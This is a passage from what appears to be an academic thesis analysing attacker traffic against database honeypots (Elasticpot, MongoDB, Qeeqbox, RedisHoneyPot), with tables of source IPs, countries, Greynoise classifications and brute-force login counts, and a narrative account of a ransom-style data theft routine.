This honeypot also captures the user-agent strings utilized by adversaries during interactions. These were predominantly web browsers, but we also noted instances of the Python request library, GO HTTP client library, curl, Elasticsearch clients, bots, and GitHub projects like Zgrab and estk. Zgrab is a scanning tool, whereas estk has the capability to perform data backup for Elasticsearch databases. Actions associated with the estk user-agent primarily revolved around retrieving documents within the indices. This diverse range of tools highlights the adaptability of adversaries in employing various means to accomplish their objectives.

We gained several insights from analyzing the Elasticpot logs. Temporal analysis reiterated the importance of understanding the architecture of each honeypot and the underlying operation of the DBMS it aims to simulate. As this influences logging behavior, interpretation in analysis and prevents direct comparisons to other logs. We once again noticed significant variations in adversarial activity per IP, with some IPs engaging minimally and others extensively. Geographical analysis revealed traffic from the Oceania, not seen before in other logs, which also showcased the usage of cloud service providers by adversaries to obscure their origin. Greynoise intelligence showcased that the largest classification of adversaries was from “benign” sources. Analysis of adversarial queries unveiled targeting of specific strings such as “mail.ru” or those associated with banking services. We also encountered our first data theft attack, though the honeypot’s limitations prevented full understanding of its execution. The data theft attempt led to the discovery of a broader data theft campaign leveraging mixing and tumbling techniques to obfuscate transactions in order to launder the money. Finally, through analysis of the user-agents we observed that adversaries showcased usage of a diverse toolkit, employing custom scripts with Python/Go libraries, browsers, and open-source GitHub projects. Elasticpot’s ability in gathering threat intelligence for adversaries targeting Elasticsearch is evident.

5.1.5. Mongodb-honeypot

Given the honeypot’s short operational duration resulting in a limited dataset size, we’ve chosen not to conduct temporal analysis. In our dataset, we identified 27 IPs originating from various global locations. These IPs were all associated with VPNs or cloud service providers making it challenging to attribute attacker origins. Table 5.15 presents Greynoise’s classification of these IPs, showcasing its limited effectiveness in classifying the traffic. IPs categorized as benign primarily engaged in innocuous activities like establishing connections or requesting build information before disconnecting. Examination of the two identified malicious IPs revealed low activity of benign nature, consisting mostly of connections and disconnections. However, given their malicious classification they could potentially be reconnaissance attempts.

Classification	# IPs	# Actions
No data	10	337
Unknown	9	359
Benign	6	20
Malicious	2	11

Table 5.15: Mongodb_honeypot: Greynoise classification of IPs

Most of the malicious activities we observed fell into the ”no data” and ”unknown” classification categories. These encompassed queries on fake data in the database, as well as an attempt to backup and delete data, followed by extortion. Notably, this was a straightforward data theft attack.

To delve deeper into the incident, we conducted a case study. Typically, these data theft attempts last around 10 seconds and involve initial reconnaissance actions such as requesting databases on the server. Subsequently, the attacker systematically backs up and deletes data from each database. And finally adds a database named ”readme,” containing instructions to pay 0.01 BTC to a crypto wallet within 48 hours under the threat of data deletion. We observed transactions of varying amounts in this crypto wallet coupled with the use of mixing and tumbling techniques to conceal transaction destinations. Moreover, we detected a Russian IP logger link within the readme, hosted by iplis.ru. However, the subpage of the link was blocked by iplist due to abuse suggesting that the website took abuse seriously. The readme also included a ticket code and contact email for tracking and contact. A total of 8 data theft attempts were observed, all executing the same routine actions originating from different IPs associated with various cloud service providers. This consistent pattern strongly suggests automated scripting rather than manual intervention. Especially so since the subsequent attempts deleted the readme database and replaced it with the same instructions but a different ticket code.

Despite similarities to a data theft attack observed in Elasticpot logs, this instance provides a comprehensive, step-by-step view of the attack. Such details emphasize the advantages of employing a high-interaction honeypot. However, the disadvantage lies in that adversaries can attack the honeypot and wipe its fake data. And once gone it requires a restart of the honeypot to reload the data. This might deter other adversaries from engaging with the honeypot, as they would quickly realize that the only remaining file is a readme through reconnaissance.

5.1.6. Detectability

To assess whether known intelligence services would identify our honeypot and potentially lead to decreased activity from adversaries, we subjected the IPs of our compute instances hosting the honeypots to Shodan Honeyscore analysis at https://honeyscore.shodan.io/. We received no detection results which could indicate that the service has not been able to identify us yet.

Subsequently, we conducted further analysis using Shodan [78] and found the following detected services:

- OpenSSH
- Apache HTTP Server
- PostgreSQL
- Redis Key-Value Store
- Elastic Honey

The last entry: “Elastic Honey” is a misidentification because we did not use this honeypot for the experiment. While Elasticpot acknowledges that they made use of Elastic Honey for inspiration it does not contain any references to Elastic Honey in the code itself. It may be that Shodan has identified Elastic Honey in the past given the age of that honeypot and cannot distinguish it from Elasticpot. Nevertheless a honeypot has been associated with our IPs.

Additionally, Censys [21] detected the following services:

- SSH
- HTTP
- PostgreSQL
- Redis
- Elasticsearch

It did not detect Elastic Honey but listed Elasticpot as Elasticsearch differentiating from Shodan’s results. Overall, neither Shodan nor Censys detected MongoDB. But both platforms correctly identified all open ports associated with our honeypot.

5.2. Main study

The primary objective of the main study was to build upon the insights gained from the preliminary study by conducting experiments with expanded configurations and a longer duration. This approach aims to gather additional data and potentially uncover new insights.

Again, all our honeypots were detected by scanning traffic within the first two hours of deployment. Some even within mere minutes after deployment as we will see in the analysis of the Qeeqbox Honeypots below.

5.2.1. Qeeqbox Honeypots

As concluded from the preliminary analysis, Qeeqbox Honeypots is capable of providing valuable insights into adversarial traffic patterns. To expand on those results this experiment aims to increase data collection by hosting additional instances. Two customizations were implemented; the “multi” configuration, where all five honeypots run on a single Qeeqbox instance (resulting in 250 honeypots across 50 instances), and the “single” configuration, with one honeypot per Qeeqbox instance (25 honeypots across 25 instances). The objective was to assess whether hosting multiple honeypots on a single Qeeqbox machine would impact traffic compared to hosting just one. This was prompted by the hypothesis that adversaries might behave differently when observing multiple ports being open and several databases hosted on a single machine, as opposed to observing just one.

A total of $36,445,560$ actions were observed over twenty days from 3381 (this includes the startup self checks with IP: 0.0.0.0) distinct IPs. $30,768,654$ actions (84.42%) were observed on the ”Multi” configuration, while $5,676,906$ actions (15.58%) were observed on the ”single” configuration. This distribution highlights a significant skew towards the ”Multi” configuration, which recorded nearly six times more actions while having ten times as many honeypots. We can infer that while the ”multi” configuration exhibited higher activity levels, it is evident that the relationship is not strictly linear.

Additionally the ”multi” configuration observed its first scan in just over one second after commencing operation. While the ”single” configuration observed its first scan after approximately four minutes and 20 seconds. Both of these scans were conducted by Censys, demonstrating the extensive scanning activity carried out by this service across the web. We hypothesize that the difference in discovery time could be attributed to Censys scanning activity rather than the configuration itself.

Figure 5.16 illustrates the temporal activity patterns observed during this period. The graph shows noticeable peaks in activity which are then followed by periods of drastically reduced activity. Despite appearances of flat lines indicating zero activity it is clear from the logs that it’s just low activity. So we suspect that this could be a potential firewall restriction (which we had no control over) or other factors at play.

Another observation is the striking similarity in the activity shapes between both configurations. While not identical, there are clear resemblances in the patterns of activity ramps up and subsequent drops occurring roughly around the same time for both setups. Such coordinated actions raise suspicion and suggest the involvement of the same adversaries. This hypothesis is supported by the data: the ”multi” configuration logged 3203 distinct IPs, while the ”single” configuration had 1744. However, they shared 1567 identical IPs indicating a substantial overlap in adversarial presence. This observation also suggests that the configuration settings of the honeypots have minimal impact on the adversarial actions directed towards them. As the increased deployment of the multi configuration could have been the cause for the increased activity and unique IPs. Nevertheless the evidence is not conclusive as these honeypots were deployed under the same subnet, which implies that an automatic scan could have found all honeypots.

Since we identified that a significant portion of the activity originated from brute-force attackers in the preliminary analysis, we aimed to examine its impact in the main experiment as well. Figure 5.17 illustrates the temporal distribution with all IPs engaged in brute-force attempts removed, that is: any IP that made at least one login attempt. While peaks in scanning traffic persist, the overall activity re-




Figure 5.16: Qeeqbox Honeypots: Temporal distribution of actions observed from March 22th, 2024, to April 11th, 2024

mains low. This suggests that when brute-force attacks abruptly cease the traffic reverts to a baseline level, explaining the lower plateaus observed in figure 5.16. This observation also showcases that the majority of adversarial traffic observed is related to brute-forcers.




Figure 5.17: Qeeqbox Honeypots: Temporal distribution of actions, excluding brute-forcing adversaries, from March 22nd to April 11th, 2024.

Figure 5.18 provides insight into the number of adversaries active on the honeypot at any given time, as well as the frequency of new adversaries (first contact) appearing. We notice that the number of active adversaries is relatively low compared to the total number of actions depicted in figure 5.16. This again indicates that a small number of IPs are responsible for a large portion of the actions, particularly brute-force attacks. Moreover, the line representing new unique IPs displays a declining trend over time, indicating a diminishing rate of new adversaries. The cumulative new unique IPs graph further underlines this trend, resembling the shape of a logarithmic function. These observations hint towards a considerable level of adversarial retention over time.




Figure 5.18: Qeeqbox Honeypots: Temporal distribution of unique IPs, new unique IPs observed and cumulative new unique IPs observed (right y-axis) from March 22nd to April 11th, 2024

Table 5.16 presents the top ten IPs based on activity, revealing that the top four IPs alone account for a staggering 91.25% of the total recorded activity. This dominance in activity starkly contrasts with the relatively minor contributions from the other 3378 IPs. This skewed distribution mirrors findings from the preliminary study in table 5.1, albeit with even more pronounced lop sided skew. Furthermore, these four IPs were also present in the preliminary study in table 5.1. They all originate from the servers of the same cloud service provider, namely XHOST INTERNET SOLUTIONS LP. And once again most of this activity appears to be from brute-force attempts. Despite the three month interval between the preliminary and main experiments, it appears that no measures were implemented by the cloud service provider to address these ongoing malicious activities. Interestingly this particular provider had previously raised suspicion due to its simplistic landing page, which now supports HTTPS (a feature absent in the past).

A detailed examination of all the IPs listed in this table reveals their involvement in brute-force attempts. It's notable that these IPs predominantly originate from cloud service providers or the Chinese state-owned network backbone, along with China Telecom, a state-owned mobile telecommunications provider. The latter entities should not be exhibit such behavior. It remains uncertain whether they arise from compromised machines on their servers, IP spoofing, or potentially state-backed initiatives.

Source IP	# Actions (Single)	# Actions (Multi)	# Actions	% of Total Actions
87.251.75.20	1,408,345	7,292,081	8,700,426	23.87%
80.66.76.30	1,413,709	7,272,733	8,686,442	23.83%
80.66.76.21	1,401,360	7,255,372	8,656,732	23.75%
80.66.76.91	1,166,412	6,048,504	7,214,916	19.80%
117.133.51.59	0	569,113	569,113	1.56%
220.186.90.200	0	489,797	489,797	1.34%
185.170.144.201	51,820	269,464	321,284	0.88%
220.186.77.62	0	280,480	280,480	0.77%
176.36.222.75	31,305	162,786	194,091	0.53%
222.177.215.122	28,438	155,852	184,290	0.51%
Other	175,517	972,472	1,147,989	3.15%

Table 5.16: Qeeqbox Honeypots: List of the top 10 source IPs with the highest number of actions and their percentage of overall actions

We observed a consistent trend where the majority of adversarial traffic targeted MSSQL, as highlighted in table 5.17. Which implies that the brute-force attacks primarily targeted the MSSQL honeypots. This emphasis on MSSQL appears even more pronounced compared to the preliminary findings detailed in table 5.2. Despite some observed traffic for Postgres, its overall presence remains relatively low.

Even after filtering out all traffic generated by IPs that attempted at least one login, the ranking of activity in databases remains unchanged. MSSQL maintains its dominance at the top, while Elastic remains at the bottom. This finding raises questions, as these IPs should only be engaged in database scans. We have prior records from the telescope showing more evenly distributed scans of DBMS, as seen in table 5.3. One plausible explanation for this disparity could be linked to the peaks in scanning activity depicted in figure 5.17. It's probable that these IPs were employed by adversaries in tandem with their brute-force IPs to conduct scans.

DBMS	# Actions (Single)	# Actions (Multi)	# Actions	% of Total Actions
MSSQL	5,639,745	30,573,417	36,213,162	99.36%
MySQL	27,575	145,438	173,013	0.47%
Redis	4,958	25,580	30,538	0.08%
Postgres	4,346	22,762	27,108	0.07%
Elastic	282	1,457	1,739	0.004%

Table 5.17: Qeeqbox Honeypots: Distribution of actions to DBMS

The geographical distribution depicted in figure 5.19 showcases adversarial traffic originating from 59 countries spread across all continents except Antarctica. We observed traffic from various other countries compared to the 42 identified in the preliminary analysis, which was to be expected due to the longer duration of the experiment. It also demonstrates the adaptability of adversaries in concealing their origins through cloud service providers. Once again, Russia and China emerged as top contributors to the adversarial activity which is consistent with the findings in table 5.4 from the preliminary results. And again the distribution of IPs associated with each country is not uniform. For instance, China and the USA exhibited a large number of unique IPs, whereas other countries in this list had relatively few IPs.

Taking another look at the brute-force attacks, we identified a total of $18,163,318$ login attempts orchestrated by 772 unique IPs. The distribution of these brute-force attacks across different database management systems DBMS is presented in table 5.19. As expected, MSSQL received the bulk of these attacks, aligning with the traffic distribution detailed in table 5.17. The absence of login attempts on Redis is unexpected as the Redis honeypot was online and actively receiving traffic. This raises questions about why adversaries did not target Redis specifically.

Additionally, we visualized the usernames and passwords utilized in these brute-force attacks using




Figure 5.19: Qeeqbox Honeypots: Geographical distribution of the observed traffic sorted by country of origin.

Country	# Actions	% of Total Actions	# IPs
Russia	33,260,664	91.26%	15
China	1,819,760	4.99%	362
Estonia	321,339	0.88%	2
South Korea	195,466	0.54%	11
Ukraine	194,091	0.53%	1
United States	168,398	0.46%	1,943
Iran	149,785	0.41%	2
Georgia	125,861	0.35%	1
Greece	26,083	0.07%	1
India	25,151	0.07%	19
Other	158,962	0.44%	1,023

Table 5.18: Qeeqbox Honeypots: Top 10 countries by the amount of actions and their corresponding amount of IPs


word clouds in figure 5.20. The patterns observed in usernames and passwords resemble those in the preliminary results shown in figure 5.6). Usernames predominantly consist of common names and default identifiers, while passwords mainly consist of plaintext strings, often comprising numerals, basic letter combinations, and common words. These characteristics suggest that the passwords originate from a predefined list commonly used in brute-force attacks or from leaked databases. The absence of encrypted passwords compared to the results in the preliminary study suggests a change in the list used for brute-force attacks.

Finally, let's examine the Greynoise classification of the IPs observed in the logs as detailed in table 5.20. Greynoise successfully identified the majority of the IPs as either “benign” or “malicious”. However, the bulk of the activity remains classified under ”no data” and ”unknown”. This outcome is unsurprising, given past observations such as in in table 5.5.

Once again we have detected ”benign” IPs attempting login actions which deviates from their expected behavior. Further investigation reveals that these login attempts may stem from a configuration error in the scanning script on the client side side. Notably, many of these attempts lack user credentials. Further analysis shows specific database names in the username and password fields such as “dbname=template0”. There were also instances of malformed usernames and passwords along with references to port numbers.

DBMS	# Login Attempts
MSSQL	18,076,729
MySQL	83,527
Postgres	2,555
Elasticsearch	507
Redis	0

Table 5.19: Qeeqbox Honeypots: Login attempts per DBMS



(a) Word cloud of usernames (b) Word cloud of passwords

Figure 5.20: Qeeqbox Honeypots: Word clouds of usernames and passwords

It’s also worth mentioning that the amount of ”benign” IPs engaging in activities on the honeypots was unexpected. The make up for more than half of the IPs observed by our honeypots. These ”benign” services exhibited relatively low levels of activity which aligns with the findings from our preliminary study.

Classification	# IPs	# Actions	# Login Attempts
No data	47	16,793,872	8,394,930
Unknown	351	17,849,843	8,907,880
Benign	1,814	31,782	634
Malicious	1,168	1,770,053	859,874

Table 5.20: Qeeqbox Honeypots: Greynoise classification of IPs

In conclusion, our analysis of the Qeeqbox Honeypots once again affirms its capability in collecting adversarial network traffic data for pattern analysis. Upon deployment, we observed rapid detection by Censys, a network security service. This was followed by coordinated brute forcing attack targeting all honeypots by a handful of IPs associated with a cloud service provider with dubious legitimacy which we had identified before in the preliminary study. Despite the time gap between the preliminary experiment and main experiment, the provider has taken no action to stop the actions of these adversaries operating on their network. Temporal analysis also highlighted similar activity patterns across both honeypot configurations, with the “multi” configuration attracting more activity and unique IPs. However, we argue that similar results could have occured with an increased deployment of the “single” configuration. Additionally, we noted preferences in scanning patterns, particularly the preference for MSSQL honeypots even after the removal of brute forcing traffic. One explanation for this could be that these were scanners deployed alongside brute-force attackers by the same adversary. Moreover, examining the growing gap between newly identified adversaries and those presently engaged in adversarial activities indicates a persistent level of adversarial engagement over time. From the geographical analysis we affirmed that adversaries continue to utilize a diverse range of cloud service providers to obfuscate their origins.

5.2.2. RedisHoneyPot

The preliminary analysis of RedisHoneyPot logs revealed its effectiveness in uncovering adversarial actions post access, which were mainly performed by automatic scripts. Our objective for the main experiment was to enhance the likelihood of capturing manual interactions by deploying additional honeypots and gathering more data. To achieve this, we devised two configurations: the “default” configuration, running the honeypot with no alterations, and the “custom” configuration, augmenting it with 50 fabricated user credentials embedded within the interactable KEYS command of the honeypot.

The idea behind the “custom” configuration was to provoke adversaries into interacting with the fabricated data. Any attempts to manipulate these entries, such as using the DEL command to delete them (because FLUSHALL and FLUSHDB do not), would signify manual intervention.

The RedisHoneyPot was set up during the deployment phase before the official start of the main experiment. We decided to include the additional data, which leads to the logs covering the period from March 19th to April 11th, 2024. During this 23 day period, we observed a total of $637,162$ actions originating from 980 unique IP addresses. In figure 5.21 the temporal activity of RedisHoneyPot instances is depicted with a logarithmic scale applied to the y-axis to accommodate outliers within the database. These outliers signify substantial spikes in activity, reaching log scales of 10^5, amidst a backdrop of relatively lower traffic ranging around 10^1, occasionally surging to 10^3. Furthermore, the graph illustrates instances of complete inactivity with adversaries refraining from any interactions with the honeypot resulting in periods of zero interactions per hour.

Another observation from this graph is the similarity in traffic patterns between the “default” and “custom” configurations for the most part. Distinction between higher activity and lower activity still exists between the two, but the range of this activity is similar. Upon inspecting the logs, we found that the “default” configuration logged $317,752$ actions, while the custom configuration logged $319,410$. This suggests minimal difference in overall volume of adversarial activity between these two configurations.




Figure 5.21: RedisHoneyPot: Temporal distribution of actions observed from March 19th, 2024, to April 11th, 2024. Y-axis uses logarithmic scale.

Taking a closer closer look at the two large outliers in the figure 5.21, we identified them as the result of a brute-force attack. These attacks were initiated with the action AUTH, a Redis command for authentication. Consequently, the total number of actions plummeted from $637,162$ to a mere $43,434$, representing a drastic reduction of 93% volume. Figure 5.22 illustrates the activity over time after excluding all traffic from brute forcing IPs. Notably, the patterns of activity for both the ”default” and

”custom” configurations remain similar. Once again the total level of activity was similar, $20,886$ actions for the default configuration and $22,548$ for the custom configuration.

